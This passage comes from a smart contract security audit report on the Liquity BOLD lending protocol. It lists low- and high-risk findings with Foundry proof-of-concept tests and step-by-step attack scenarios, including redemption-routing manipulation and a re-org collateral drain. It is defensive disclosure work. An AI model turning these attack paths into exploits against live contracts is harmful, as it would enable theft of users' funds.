// @audit the tracked leftovers are only collToken and boldToken, USDC, and potentially WETH are missing.
```

Later, during cleanup:

```
// return leftovers to user
_returnLeftovers(initialBalances);
// @audit only boldToken and collToken will be refunded, USDC and maybe WETH will be stuck
```

In this case, if the swap (e.g., BOLD → USDC → WETH → RETH) leaves behind any unspent USDC or WETH, those tokens are not refunded to the user and become permanently stuck in the zapper.

The affected functions are the following:

- `WETHZapper::closeTroveFromCollateral`.
- `LeverageWETHZapper::openLeveragedTroveWithRawETH`.
- `LeverageWETHZapper::leverUpTrove`.
- `LeverageWETHZapper::leverDownTrove`.
- `GasCompZapper::closeTroveFromCollateral`.
- `LeverageLSTZapper::openLeveragedTroveWithRawETH`.
- `LeverageLSTZapper::leverUpTrove`.
- `LeverageLSTZapper::leverDownTrove`.

Impact Explanation: This results in a direct loss of user funds, as unspent intermediate tokens (e.g., USDC and WETH) are retained by the zapper instead of being returned to the user. Therefore, severity is high.

Likelihood Explanation: This scenario can occur when one or more intermediate swap pools—especially on Uniswap V3—have shallow liquidity or active liquidity only in a limited price range. If the pool cannot absorb the full input amount but still satisfies the slippage condition, the swap executes with partial input, leaving unspent tokens behind.

While such conditions are rare under current conditions, they are realistic, especially if collateral tokens like RETH or WSTETH lose popularity, causing reduced liquidity in their WETH pools. Therefore, likelihood is medium.

Recommendation: Update the zapper contracts' `_setInitialTokensAndBalances` and `_returnLeftovers` logic to track and refund all tokens involved in the swap path, not just the input and output tokens. This includes intermediate tokens such as USDC and WETH, which may be returned from `HybridCurveUniV3Exchange`.

3.2.25 Less frontfee is charged when we update ir for one batch compared with one trove

Submitted by 0x37

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: Less frontfee is charged when we update ir for one batch compared with one trove.

Finding Description: In BOLD, troves can be one solo trove or joined into one batch. The target of the batch is to help management the interest rate. But this will have no impact for the basic functions. It means that the calculation result for all functions should be identical no matter one solo trove or one batch.

```
Batch Troves are intended to be fundamentally equivalent to individual Troves. That is, if individual Trove A
↪  and batch Trove B have identical state at a given time (such as coll, debt, stake, accrued interest, etc) -
↪  then they would also have identical state after both undergoing the same operation (coll/debt adjustment,
↪  application of interest, receiving a redistribution gain).

Also, since batches are modelled as "virtual Troves", equivalences between a Batch and an equivalent individual
↪  Trove hold across identical operations.
```

- As one solo trove, the owner can alter the interest rate via function `adjustTroveInterestRate()`.
- As one batch, the batch manager can alter the interest rate via function `setBatchManagerAnnualInterestRate()`.

In function `adjustTroveInterestRate` and `setBatchManagerAnnualInterestRate`, we will charge some front fees if we alter the interest rate prematurely. The problem here is that the entire debt's calculation is different. In function `adjustTroveInterestRate`, we will get this trove's entire debt, including current redistributed debt. However, in function `setBatchManagerAnnualInterestRate`, we will get the batch's `entireDebtWithoutRedistribution`. This will not include current redistributed debt. This will cause that the system will charge less front fees when we alter the interest rate for the batch.

For example:

1. Alice opens one solo trove.
2. Bob opens one identical trove with one batch manager. Bob owns this manager and the management fee is zero.
3. After a period of time, there will be some redist debt for Alice's trove and Bob's batch.
4. When Alice and Bob wants to alter the related interest rate prematurely, Alice has to pay more front fee than Bob.

```
function adjustTroveInterestRate(
    uint256 _troveId,
    uint256 _newAnnualInterestRate,
    uint256 _upperHint,
    uint256 _lowerHint,
    uint256 _maxUpfrontFee // _maxUpfrontFee is related with ir. If we change ir, we need to adjudst
    ↪  _maxUpfrontFee.
) external {
    uint256 newDebt = trove.entireDebt; // <<<
    if (block.timestamp < trove.lastInterestRateAdjTime + INTEREST_RATE_ADJ_COOLDOWN) {
        newDebt = _applyUpfrontFee(trove.entireColl, newDebt, troveChange, _maxUpfrontFee, false);
    }
}

function setBatchManagerAnnualInterestRate(
    uint128 _newAnnualInterestRate,
    uint256 _upperHint,
    uint256 _lowerHint,
    uint256 _maxUpfrontFee
) external {
    uint256 newDebt = batch.entireDebtWithoutRedistribution; // <<<
    // ...
    uint256 avgInterestRate = activePoolCached.getNewApproxAvgInterestRateFromTroveChange(batchChange);
    // we will charge some upfront fee.
    batchChange.upfrontFee = _calcUpfrontFee(newDebt, avgInterestRate);
}
```

Impact Explanation: Medium. The users will involve their trove into one batch. When they alter the interest rate prematurely, users can pay less front fee.

Likelihood Explanation: The likelihood is high. Anyone may trigger this at any time.

Recommendation: Make sure that users should pay the identical front fees no matter one solo trove or one batch.

3.2.26 `GasCompZapper` remove-manager receiver mismatch

Submitted by 0xBeastBoy, also found by OKOMO, DiligentWorker, PenAndFork and Daniel526

Severity: Low Risk

Context: GasCompZapper.sol#L224

Description: The `GasCompZapper` contract contains a critical vulnerability in its `closeTroveToRawETH` function that can lead to transaction failure, stuck funds, or even double payments due to assumptions about where tokens will be sent during the closing process. The root issue lies in how `closeTroveToRawETH` handles token transfers after the `borrowerOperations.closeTrove(_troveId)` call:

```
function closeTroveToRawETH(uint256 _troveId) external {
    address owner = troveNFT.ownerOf(_troveId);
    address payable receiver = payable(_requireSenderIsOwnerOrRemoveManagerAndGetReceiver(_troveId, owner));

    // pull Bold for repayment
    LatestTroveData memory trove = troveManager.getLatestTroveData(_troveId);
    boldToken.transferFrom(msg.sender, address(this), trove.entireDebt);

    borrowerOperations.closeTrove(_troveId);

    // Send coll left
    collToken.safeTransfer(receiver, trove.entireColl);

    // Send gas compensation
    WETH.withdraw(ETH_GAS_COMPENSATION);
    (bool success,) = receiver.call{value: ETH_GAS_COMPENSATION}("");
    require(success, "GCZ: Sending ETH failed");
}
```

When a trove is first opened via the Zapper, it sets itself as both the remove manager and the receiver:

```
_setRemoveManagerAndReceiver(troveId, address(this), address(this));
```

The vulnerability arises because the borrower can modify this receiver address at any time using the `setRemoveManagerAndReceiver` function in the `AddRemoveManagers` contract:

```
function setRemoveManagerAndReceiver(
    uint256 _troveId,
    address _newManager,
    address _newReceiver
) external {
    _requireCallerIsBorrower(_troveId);
    removeManagerReceiverOf[_troveId][_newManager] = _newReceiver;
    emit RemoveManagerSet(_troveId, _newManager, _newReceiver);
}
```

This means a borrower can keep the Zapper as a remove manager but change the designated receiver to any other address. When this happens, during the `borrowerOperations.closeTrove(_troveId)` execution:

1. BorrowerOperations checks if `msg.sender` (the Zapper) is a valid remove manager.
2. It retrieves the receiver address from `removeManagerReceiverOf[_troveId][msg.sender]`.
3. It sends collateral and gas compensation to this receiver address.

The issue is that the Zapper's code continues to assume it has received these tokens and attempts to transfer them again:

```
// Send coll left
collToken.safeTransfer(receiver, trove.entireColl);

// Send gas compensation
WETH.withdraw(ETH_GAS_COMPENSATION);
```

These operations will fail because the tokens were sent directly to the modified receiver address, not to the Zapper itself. And all the functions do similar type of flow will revert. Transactions attempting to close troves through the Zapper will revert if the receiver has been changed, completely breaking the functionality. In rare cases where the Zapper happens to hold sufficient tokens, it could cause double-payments, resulting in loss of funds.

Proof of concept: Add this into `GasCompZapper.t.sol` file:

```
function testCloseTroveAfterChangingReceiverFails() external {
    // 1. Open a trove with GasCompZapper
```

```
    uint256 collAmount = 10 ether;
    uint256 boldAmount = 10000e18;

    IZapper.OpenTroveParams memory params = IZapper.OpenTroveParams({
        owner: A,
        ownerIndex: 0,
        collAmount: collAmount,
        boldAmount: boldAmount,
        upperHint: 0,
        lowerHint: 0,
        annualInterestRate: MIN_ANNUAL_INTEREST_RATE,
        batchManager: address(0),
        maxUpfrontFee: 1000e18,
        addManager: address(0),
        removeManager: address(0),
        receiver: address(0)
    });
    vm.startPrank(A);
    uint256 troveId = gasCompZapper.openTroveWithRawETH{value: ETH_GAS_COMPENSATION}(params);
    vm.stopPrank();

    // 2. Create a second trove to allow system to have enough funds
    vm.startPrank(B);
    deal(address(WETH), B, ETH_GAS_COMPENSATION);
    WETH.approve(address(borrowerOperations), ETH_GAS_COMPENSATION);
    deal(address(collToken), B, 100 ether);
    collToken.approve(address(borrowerOperations), 100 ether);
    borrowerOperations.openTrove(
        B, 0, 100 ether, 10000e18, 0, 0, MIN_ANNUAL_INTEREST_RATE, 10000e18,
        address(0), address(0), address(0)
    );

    // Give A enough BOLD to close the trove
    uint256 entireDebt = troveManager.getTroveEntireDebt(troveId);
    boldToken.transfer(A, entireDebt);
    vm.stopPrank();

    // 3. Change the receiver to C while keeping GasCompZapper as remove manager
    vm.startPrank(A);
    borrowerOperations.setRemoveManagerWithReceiver(troveId, address(gasCompZapper), C);
    vm.stopPrank();

    // 4. Try to close the trove - this will fail with "ERC20: transfer amount exceeds balance"
    vm.startPrank(A);
    boldToken.approve(address(gasCompZapper), type(uint256).max);

    // The explicit error message shows exactly why it fails
    vm.expectRevert("ERC20: transfer amount exceeds balance");
    gasCompZapper.closeTroveToRawETH(troveId);
    vm.stopPrank();
}
```

Recommendation: The vulnerability can be fixed by implementing proper validation before attempting to close the trove.

3.2.27 Users Are Overcharged Redemption Fees Due to Skipped Zombie Troves Being Included in Unbacked Portion Calculation

Submitted by KrisRenZo

Severity: Low Risk

Context: TroveManager.sol#L768

Summary: The `getUnbackedPortionPriceAndRedeemability` function in `TroveManager.sol` includes debt from zombie troves when calculating the unbacked portion, but these troves cannot be redeemed from during the actual redemption process (except for `lastZombieTroveId`). This mismatch forces users to perform multiple redemptions with increasing fees when their initial redemption cannot be fully satisfied due to skipped zombie troves.

Vulnerability Details: There is a discrepancy between how unbacked portions are calculated and how redemptions are actually processed:

1. During `getUnbackedPortionPriceAndRedeemability`, the total unbacked portion includes BOLD from all troves, including zombie troves:

```
uint256 totalDebt = getEntireBranchDebt();
```

2. However, during actual redemption in `redeemCollateral`, zombie troves are skipped because they are not in the sorted list. The only exception is the `lastZombieTroveId`:

```
// Let's check if there's a pending zombie trove from previous redemption
if (lastZombieTroveId != 0) {
    singleRedemption.troveId = lastZombieTroveId;
    singleRedemption.isZombieTrove = true;
} else {
    singleRedemption.troveId = sortedTrovesCached.getLast();
}
```

This means users querying `getUnbackedPortionPriceAndRedeemability` receive an inflated unbacked portion value that includes BOLD from zombie troves that will be skipped during actual redemption. Note that zombie troves can accrue debt from redistributions.

> Note: While there is a code comment warning about potential partial redemptions and overpayment, it is referring to a different root cause, not passing a high enough `_maxIterationsPerCollateral`.

Attack Path:

1. User queries `getUnbackedPortionPriceAndRedeemability` and sees X unbacked BOLD.
2. User requests to redeem X BOLD tokens based on this information.
3. During redemption, zombie troves (except `lastZombieTroveId`) are skipped because they're not in the sorted list.
4. Only Y tokens (where Y < X) can be redeemed due to skipped zombie troves.
5. User pays a fee rate calculated on X for only Y tokens.
6. User must perform another redemption for (X - Y) tokens.
7. Second redemption requires new fees.

Impact Details: Users are forced into a situation where they must:

1. Pay higher-than-necessary fees on their initial partial redemption.
2. Perform multiple redemption transactions.
3. Incur additional gas costs for multiple transactions.

Severity Assessment: This is a medium severity issue because of its:

- Medium to high impact: direct fund loss to users.
- Medium likelihood: this happens when a liquidation (which is common) occurs when there are zombie troves (which are created during redemption, another common action) in the system redemption. Also, considering the high minimum debt value ($2000), having a significant portion of the unbacked portion in zombie troves is very likely.

Tools Used: Manual code review.

Recommendations: Modify `getUnbackedPortionPriceAndRedeemability` to exclude BOLD debt from zombie troves (except `lastZombieTroveId`) when calculating the unbacked portion:

```
  function getUnbackedPortionPriceAndRedeemability() external returns (uint256, uint256, bool) {
-     uint256 totalDebt = getEntireBranchDebt();
+     uint256 totalDebt = getEntireBranchDebt() - getZombieTrovesDebt() + (lastZombieTroveId != 0 ?

      // ...
  }
```

3.2.28 Troves with debt value greater than `MIN_DEBT` remain as zombie

Submitted by rick

Severity: Low Risk

Context: TroveManager.sol#L751

Summary: Troves that their debt value is below `MIN_DEBT` are labeled as a zombie and their status is reverted to active once their debt value is above `MIN_DEBT`, whereas trove with debt above `MIN_DEBT` remains a zombie which isn't correct.

Finding Description: Zombie troves revert to active in 3 ways:

1. Troves' owners can adjust them again via `BorrowerOperations::adjustZombieTrove`.
2. Troves' debt value is increased as long as the branch is not in shutdown mode and the trove's debt value is updated by `BorrowerOperations::applyPendingDebt`.
3. Once a trove is liquidated and `StabilityPool` doesn't have enough bold tokens, liquidatable trove's remaining debt value is distributed to other borrowers, leading to an increase in `trove.redistBoldDebtGain` and debt value for other troves accordingly.

`TroveManager::setTroveStatusToActive` is called in the first and second paths, causing `lastZombieTroveId` is revert to zero, whereas `lastZombieTroveId` remains as an old value in third path which isn't correct.

Impact: `CollateralRegistry::redeemCollateral` prioritizes troves based on `lastZombieTroveId` and troves with low annual interest rates and the issue causes a trove with a higher interest rate than others used for redeeming. Let's assume there are 3 troves with the same batch and interest rate (10%):

- `troveA` with 2000 bold token as debt.
- `troveB` with 2000 bold tokens as debt.
- `troveC` with 2000 bold tokens as debt.

1. A user redeems 100 bold tokens which causes troveC becomes a zombie.
2. ETH price is decreased and troveA becomes liquidable.
3. A user liquidates troveA and `StabilityPool` doesn't have enough bold token to cover, thereby a part of troveA's debt is distributed to troveB and troveC, causing troveC's debt value to become more than `MIN_DEBT`, which means troveC isn't a zombie in this stage.
4. `troveB` is exited from the batch and troveB's interest rate is set 5% as new interest rate.
5. A user calls `CollateralRegistry::redeemCollateral` to redeem 1000 bold token.
6. Redeem amount is deducted from `troveC` which isn't zombie and its interest rate is not low which isn't correct.

Likelihood Explanation: The issue arises once `stabilityPool` doesn't have enough bold token to cover liquidations.

Proof of Concept: Consider to add this test to `contracts/test/interestBatchManagment.t.sol`:

```
function testStaleLastZombieTroveId() public {
    // A opens trove and joins batch manager B
    uint256 troveId = openTroveAndJoinBatchManager(A, 100 ether, 2000e18, B, 10e16);
    uint256 troveId2 = openTroveAndJoinBatchManager(D, 10000 ether, 2000e18, B, 10e16);
    uint256 troveId3 = openTroveAndJoinBatchManager(F, 10000 ether, 2000e18, B, 10e16);

    LatestBatchData memory batch = troveManager.getLatestBatchData(B);

    // Open another trove with higher interest
    uint troveId4 = openTroveNoHints100pct(C, 100 ether, 2000e18, 30e16);

    vm.warp(block.timestamp + 10 days);

    // C redeems and makes F zombie
    redeem(C, 100e18);
    assertEq(borrowerOperations.interestBatchManagerOf(troveId3), B);

    assertEq(uint8(troveManager.getTroveStatus(troveId3)), uint8(ITroveManager.Status.zombie));
```

```
    priceFeed.setPrice(20 ether);

    uint256[] memory liquidatedTroves = new uint256[](1);
    liquidatedTroves[0] = troveId;

    troveManager.batchLiquidateTroves(liquidatedTroves);

    priceFeed.setPrice(100 ether);
    vm.prank(D);
    borrowerOperations.setInterestIndividualDelegate(troveId2, E, 5e16, 1e18, 5e16, 0, 0, 1e24, 0);

    assertEq(sortedTroves.getLast(), troveId2);
    assertEq(sortedTroves.getFirst(), troveId4);


    assertEq(uint8(troveManager.getTroveStatus(troveId3)), uint8(ITroveManager.Status.zombie));
    LatestTroveData memory CTroveData = troveManager.getLatestTroveData(troveId3);
    assertGt(CTroveData.entireDebt, 2000e18);
    assertEq(troveManager.lastZombieTroveId(), troveId3);
    redeem(C, 1000e18);

    LatestTroveData memory BTroveData = troveManager.getLatestTroveData(troveId2);

    CTroveData = troveManager.getLatestTroveData(troveId3);
    console2.log("troveDebtC:", CTroveData.entireDebt / 1e18);
    console2.log("troveDebtB:", BTroveData.entireDebt / 1e18);

}
```

Recommendation:

```
  SingleRedemptionValues memory singleRedemption;
  // Let's check if there's a pending zombie trove from previous redemption
+ if(lastZombieTroveId != 0)
+     borrowerOperations.applyPendingDebt(lastZombieTroveId, 0, 0);
  if (lastZombieTroveId != 0) {
      singleRedemption.troveId = lastZombieTroveId;
      singleRedemption.isZombieTrove = true;
  } else {
```

3.2.29 Providing nonzero `_maxIterationsPerCollateral` to the `redeemCollateral` function leads to the non-proportional debt redemption

Submitted by Auditten

Severity: Low Risk

Context: CollateralRegistry.sol#L150

Summary: In the redeemCollateral function, a non-zero `_maxIterations` parameter limits the total redeemed Bold by the sum of debts of `_maxIterations` Troves with the smallest IR. This can result in the total redeemed Bold being much smaller than the requested by the CollateralRegistry `_boldamount`, which leads to non-proportional debt redemption.

Finding description: One of the redemption purposes is to reduce the unbackedness of the most unbacked branches relatively more than the more backed branches (see the Redemption routing item). Because of this, users don't have an option to select which collateral they can receive from their redemption, and instead a redemption amount is automatically split by the `CollateralRegistry` to all the branches proportionally to their unbacked debt portion.

However, when a user provides a non-zero `_maxIterations` parameter, the redeemed Bold from each branch can be much smaller than the amount requested by the `CollateralRegistry`. This leads to non-proportional debt redemption and allows an attacker to direct redemptions into the desired branches.

Attack scenario: Let's consider the following setup:

- All three branches have the same unbacked debt portion.
- The attacker wants to redeem his Bold specifically for the WETH.
- The first Trove to be redeemed in the WETH branch has 41000$ debt.

Then the attacker can atomically:

- Open one minimal Trove with (2000$ debt, 2400$ collateral, 0.5% IR) in rETH and wstETH branches. Assuming an average interest rate is 5%, the attacker has to pay $\frac{7 \cdot 0.05}{365} \cdot 2000 =\sim 2\$$ for the upfront fee.
- Call `CollateralRegistry.redeemCollateral` with `_boldAmount = 123000$`, `_maxIterationsPerCollateral = 1`. During this call, `CollateralRegistry` will try to redeem 41000$ from each branch, but in fact will redeem 41000$ from the desired WETH branch and only 2000$ from the rETH and wstETH branches. At this step, the attacker will get slightly bigger redemptionRate due to providing bigger `_boldAmount` compared to the total amount redeemed. E.g., with Bold supply ~41M, the `redemptionRate` will be ~0.002 higher.
- Close his Troves at the rETH and wstETH branches. It should be noted, that the attacker will not lose any redemption fees on redeeming his own Troves, because he will receive all the remaining collateral during closing.

As a result, paying only ~2$ for an upfront fee and extra ~0.002 `redemptionRate`, the attacker redeemed 45000$ for the (41000$ WETH, 2000$ rETH, 2000$ wstETH) instead of supposed by the system (15000$ WETH, 15000$ rETH, 15000$ wstETH). The attacker can repeat the attack as many times as they wants to redeem more Bold.

As an attack variation, sometimes there can be no need to open small Troves, if there is some `_maxIterationsPerCollateral` value that gives a more desired distribution of the collateral.

Impact explanation: Medium:

- "Breaks Non-Core Functionality". Redemption routing logic by the `CollateralRegistry` doesn't work properly as it can be easily bypassed by the attacker.
- "Minor Fund Loss or Exposure". The attacker can gain the desired collateral which is more profitable to sell on the external markets and therefore makes a redemption more profitable even with the spent fees.

Likelihood explanation: Medium:

- "Issues with significant constraints". In order the attack to be profitable, some collateral should be more attractable than others, covering the fees spent on the attack. It requires a corresponding state of external markets.

Recommendation:

1. In the `TroveManager` create a view function `calculateBoldToRedeem(uint256 _boldamount, uint256 _price, uint256 _maxIterations)`, which is similar to the redeemCollateral, but instead of applying redemptions, it just calculates the total amount to be redeemed. For this, only the following calculation is needed inside the loop:

```
_getLatestTroveData(singleRedemption.troveId, singleRedemption.trove);
singleRedemption.boldLot = LiquityMath._min(remainingBold, singleRedemption.trove.entireDebt);
totalsTroveChange.debtDecrease += singleRedemption.boldLot;
```

2. Use this view function in the `CollateralRegistry` to calculate the amounts that will be redeemed:

```
uint256[] memory amountToRedeem = new uint256[](totals.numCollaterals);
for (uint256 index = 0; index < totals.numCollaterals; index++) {
    if (unbackedPortions[index] > 0) {
        uint256 redeemAmount = _boldAmount * unbackedPortions[index] / totals.unbacked;
        amountToRedeem[i] = troveManager.calculateBoldToRedeem(redeemAmount, prices[index],
        ↪  _maxIterationsPerCollateral);
    }
}
```

3. Recalculate `_boldAmount`:

```
for (uint256 index = 0; index < totals.numCollaterals; index++) {
    if (unbackedPortions[index] > 0) {
        uint256 maxTotalAmount = amountToRedeem[i] * totals.unbacked / unbackedPortions[index] + 1; // +
        ↪  1 to avoid leaving zombie-Trove with 1 wei debt after the redemption
        _boldAmount = LiquityMath._min(_boldAmount, maxTotalAmount);
    }
}
```

4. Run the final redemption loop with a correct `_boldAmount`.

Implementing such a recommendation will also allow to simplify the redemption process for regular redeemers, because they will not have to worry about overpaying for the redemption rate. For this, `redemptionRate` calculation should be done right between the third and fourth actions, where the recalculated `_boldAmount` will correspond to the real amount redeemed.

3.2.30 Zombie troves can exploit batch privileges to continue adjusting interest rate

Submitted by rscodes

Severity: Low Risk

Context: BorrowerOperations.sol#L899-L904

Summary: It can be seen from the code that zombie troves are heavily restricted from many operations, such as adjusting interest rates for example:

```
function adjustTroveInterestRate(
    // ...
) external {
    _requireIsNotShutDown();

    ITroveManager troveManagerCached = troveManager;

    _requireValidAnnualInterestRate(_newAnnualInterestRate);
    _requireIsNotInBatch(_troveId);
    _requireSenderIsOwnerOrInterestManager(_troveId);
    _requireTroveIsActive(troveManagerCached, _troveId); //@my-comment code uses this line to block zombie
    ↪  troves from adjusting interest rate
    // ...
}
```

However, zombie troves can be set up strategically by the Attacker to allow itself to continue adjusting its IR despite being a zombie trove. Let's look at the redemption process. In `_applySingleRedemption`, we can see that it could end up creating troves with zero debt (fully redeemed) but non-zero collateral (as redemption leaves leftover collateral in trove).

However, those troves's batch managers aren't wiped in `_applySingleRedemption`:

1. Suppose a trove within a batch. (User could purposely just create their own batch).
2. User chooses a risky IR like 2.5% that is a good tradeoff between safety and low-cost.
3. Unfortunately for user, trove eventually gets fully redeemed. (0 debt but >0 collateral).
4. The trove can receive debt through redistributions. However, debt received < `MIN_DEBT`.
5. Others calling `applyPendingDebt` will add `redistributedDebt` to its debt but it will remain a zombie trove due to it being < `MIN_DEBT`.
6. User then exploits the fact that it is in a batch to call `setBatchManagerAnnualInterestRate` to change the IR to a value like `0.5%`.

Impact: Firstly, it breaks the invariant that Zombie troves cannot adjust its IR. Secondly, it opens up a more sophisticated exploit where users can strategically set the IR to be a slightly risky value that is a good tradeoff between safety from redemptions and low-cost.

- If it is unfortunately redeemed then they can exploit this batch workaround to change the IR to 0.5% so that when others call `applyPendingDebt` on them, their newly received redistributed debt will only be subjected to 0.5% IR.
- It doesn't matter that they set the min IR as they are no longer part of the `sortedTroves` queue.

Recommendation: `_applySingleRedemption` should wipe the troves' batch manager after it is removed from `sortedTroves`.

- This will prevent malicious users hiding behind such ghost troves from manipulating IR.
- They will hence pay their rightful IR that they have previously set based on their risk to cost tolerance, which is fair to other lenders (and SP stakers).

3.2.31 Closing a trove lacks slippage protection

Submitted by vinicaboy

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: Closing a trove lacks slippage protection for both the trove's debt and collateral. This can result in repaying more debt than expected or receiving collateral worth less than the repaid debt.

Finding Description: There are few factors that change the trove's debt and collateral:

- Time passed between initiating a close transaction and actual execution as debt is accruing over time.
- Batch premature interest rate adjustment.
- Redistribution of liquidated trove's debt and collateral.

Under normal conditions—when a trove's ICR exceeds the MCR and debt/collateral redistribution comes from a trove with an ICR above 100%—the user will still receive collateral worth more than the repaid debt. However, it is possible that the user will repay more BOLD tokens than expected.

A user may receive collateral worth less than the repaid debt in the following scenarios:

- The trove is already liquidatable (ICR < MCR), and a batch adjustment, due to an upfront fee, reduces the trove's ICR below 100%.
- The trove's ICR is low (not necessarily below MCR), and multiple redistributions from liquidated troves with ICRs below 100% drive the trove's ICR below 100%.

Impact Explanation: As described, under normal conditions, a change in a trove's debt does not lead to a loss of funds, only a higher-than-expected repayment. However, in rare cases, users may incur losses if the trove's collateral is insufficient to cover the total debt.

Likelihood Explanation: For a loss of funds to occur, there must be a significant price decrease in the collateral and a delay in the liquidation of troves.

Recommendation: Consider adding a slippage protection when users close their troves.

3.2.32 Attackers can make use of re-orgs to drain troves

Submitted by rscodes

Severity: Low Risk

Context: BorrowerOperations.sol#L198-L210

Summary: Looking at `openTrove`, we can see that there is no fix rule that the `msg.sender` must correspond to the owner parameter passed in to the function. Griefing attacks like frontrunning with similar parameters to make the user revert is also prevented because of the `MIN_DEBT` criteria, meaning that such attacks would cause the attacker to lose $2000.

However, there is another exploit path which would not cause the attacker to lose $2000, and even give the opportunity to drain collateral.

Consider the sequence:

1. Victim opens a trove with `owner = Victim`.
2. Attacker sends a transaction after with `owner=Victim` and `addManager = removeManager = receiver = Attacker`.
3. Since the Attacker's transaction came after, it will revert and the attacker does not need to pay $2000.
4. Victim calls `adjustTrove` to add `$100,000 collateral, $50,000 debt`.

Then a re-org occurs:

1. Attacker's transaction switches order with the victim's open trove transaction.
2. Victim's open trove transaction reverts.

3. Victim's `adjustTrove` transactions runs.

Attacker can now repay the $50,000 debt and withdraw $100,000 collateral since they are both the `add` and `remove` manager.

Impact: This attack is very profitable for the Attacker as they do not need to pay $2000 if no re-org occurs in the end. And they only pay it if does occur. Because the original order is that the Attacker's transaction will revert. In other words the Attacker is sending a ghost transaction lying in ambush. If it does occur however, the `MIN_DEBT` amount the attacker pays become neglible compared to the amounts the Attacker can drain and manipulate by being both the `add` and `remove` manager.

Recommendation: Consider ensuring some kind of permission between `owner` and `msg.sender` else it allows for such `troveId` re-org exploits.

3.2.33 Locked Collateral in Shutdown Due to Last Trove Restriction

Submitted by silver.eth

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The system enforces that at least one Trove must remain open in a branch, even during shutdown. This restriction can lead to permanent locking of collateral if the last Trove has its debt fully redeemed but holds excess collateral.

Finding Description: Shutdown-Mode Mechanics. When a branch enters shutdown, only the following operations are permitted:

- Closing Troves.
- Liquidating Troves.
- Stability Pool (SP) deposits/withdrawals.
- Urgent redemptions.

Problem Scenario: A Trove with zero debt but remaining collateral can only be closed via `closeTrove()`. However, `_closeTrove()` enforces `_requireMoreThanOneTroveInSystem()`, blocking closure if it's the last Trove. Since no new Troves can be opened during shutdown, the collateral becomes permanently locked.

Impact Explanation: High financial risk: Large amounts of excess collateral (e.g., 98.98 ETH in the proof of concept) can be trapped.

Likelihood Explanation: Branch enters shutdown (rare but possible under extreme market conditions or oracle failure). All other Troves are liquidated/closed, leaving only one Trove.

Proof of Concept:

- Scenario Setup:
  - Pre-Shutdown State:

    A branch contains multiple Troves.

    Among them is a highly collateralized Trove (Trove A) with:

    * Collateral: 100 ETH.
    * Debt: 2000 BOLD (minimum debt).
    * Other Troves are near the liquidation threshold (e.g., 110% collateral ratio).
  - Shutdown Trigger:

    The branch becomes undercollateralized (e.g., ETH price crashes, oracle reports critical failure).

    Shutdown mode activates, allowing only:

    * Closing Troves.
    * Liquidations.
    * Stability Pool (SP) deposits/withdrawals.

    * Urgent redemptions.
  - Post-Shutdown Liquidation & Redemptions:
    * All undercollateralized Troves are liquidated, leaving only Trove A (since it was well-collateralized).
    * A user performs an urgent redemption against Trove A:
    * Redeemer pays 102% of debt (2040 BOLD) to claim collateral.
    * Debt is fully cleared (2000 BOLD repaid).
    * Collateral given to redeemer:

      `(2000 BOLD * 1.02) / ETH price (e.g., if ETH = $2000, redeemer gets 2040 / 2000 = 1.02 ETH).`
    * Remaining collateral in Trove A: 100 ETH - 1.02 ETH = 98.98 ETH.
  - Attempting to Recover Surplus:
    * Trove A now has:
      · Debt: 0 BOLD (fully redeemed).
      · Collateral: 98.98 ETH (effectively surplus).

    Owner tries to close Trove A to recover the 98.98 ETH.

    `_closeTrove()` enforces `_requireMoreThanOneTroveInSystem()`.

    Since Trove A is the last Trove, the transaction reverts.

    Result: 998.98 ETH is permanently locked.

Recommendation:

1. Disable Last Trove Check During Shutdown. Modify `_requireMoreThanOneTroveInSystem()` to skip check if `isSystemShutdown == true`. Ensures Trove owners can recover funds in emergencies.
2. Automatic Surplus Withdrawal on Full Redemption. If urgent redemption reduces debt to 0 BOLD, automatically send remaining collateral to the owner.

3.2.34 `BorrowerOperations`: Exact-rate (`min == max`) registration reverts due to `>=` check in `_requireOrderedRange`

Submitted by Rolando

Severity: Low Risk

Context: BorrowerOperations.sol#L1467

Summary: `BorrowerOperations` enforces `_requireOrderedRange` with `>=`, causing `MinGeMax` to revert whenever `minInterestRate == maxInterestRate`. This blocks both `registerBatchManager` and `setInterestIndividualDelegate` from accepting a fixed-rate range, contradicting the contract's own comments and expected behaviour, and leaving the advertised "exact rate" feature unusable.

Finding Description: `BorrowerOperations._requireOrderedRange` reverts on `>=`, so any call with `minInterestRate == maxInterestRate` fails. The contract and docs promise that users can freeze a rate by setting an exact range, but this logic makes the feature unreachable. It breaks the functional guarantee of permissionless, fixed-rate delegation/management and creates an application-level denial-of-service: valid transactions revert, preventing users from exercising intended control over their troves or batch managers.

Impact Explanation: The check turns a core feature—locking an exact interest rate—into a permanent, system-wide denial of service. Every user encounter with `registerBatchManager` or `setInterestIndividualDelegate` at a fixed rate reverts, preventing creation of batch managers and fixed-rate delegations across the protocol. Although no funds are directly lost, the blockage affects all branches, disrupts expected UX, and undermines advertised functionality.

Likelihood Explanation: Any user can trigger the bug simply by passing identical `minInterestRate` and `maxInterestRate`—a common, intuitive action when a fixed rate is desired. No special privileges or complex steps are required, and the call will fail every time until the code is patched. Because fixed-rate registration and delegation are routine operations, the error is expected to surface frequently, giving the issue a high likelihood of occurrence.

Proof of Concept: The `_requireOrderedRange` function reverts when it receives `min == max`, yet two parts of the contract are meant to allow a single-point range:

- `registerBatchManager()`.
- `setInterestIndividualDelegate()`.

Both contain the comment *"with the check below it could only be ==*", i.e. they expect equality to be valid. With the current comparison (>=) the call always fails and `MinGeMax()` is thrown.

Code Analysis:

```
function _requireOrderedRange(uint256 _minInterestRate, uint256 _maxInterestRate) internal pure {
    // (!) rejects min == max
    if (_minInterestRate >= _maxInterestRate) revert MinGeMax();
}
```

Explanation:

- Using >= triggers a `revert` even when `min == max`.
- The developers' comment shows the intent was to allow degenerate ranges (locking the rate to a fixed value).
- Result: no user can register a Batch Manager or an individual delegate with an "exact" rate, breaking the intended functionality.

Vulnerable Scenario:

1. The protocol is deployed.
2. Bob wants to offer a Batch Manager at a fixed 5 % and calls: `registerBatchManager(5e16, 5e16, 5e16, 0, 1 weeks)`.
3. The call enters `_requireOrderedRange`, detects `5e16 >= 5e16`, and reverts with `MinGeMax()`.
4. Bob is blocked; likewise, any borrower who tries to delegate their trove via `setInterestIndividualDelegate` with equal values receives the same `revert`.
5. The ability to set an exact rate—documented and commented in the code—remains unreachable.

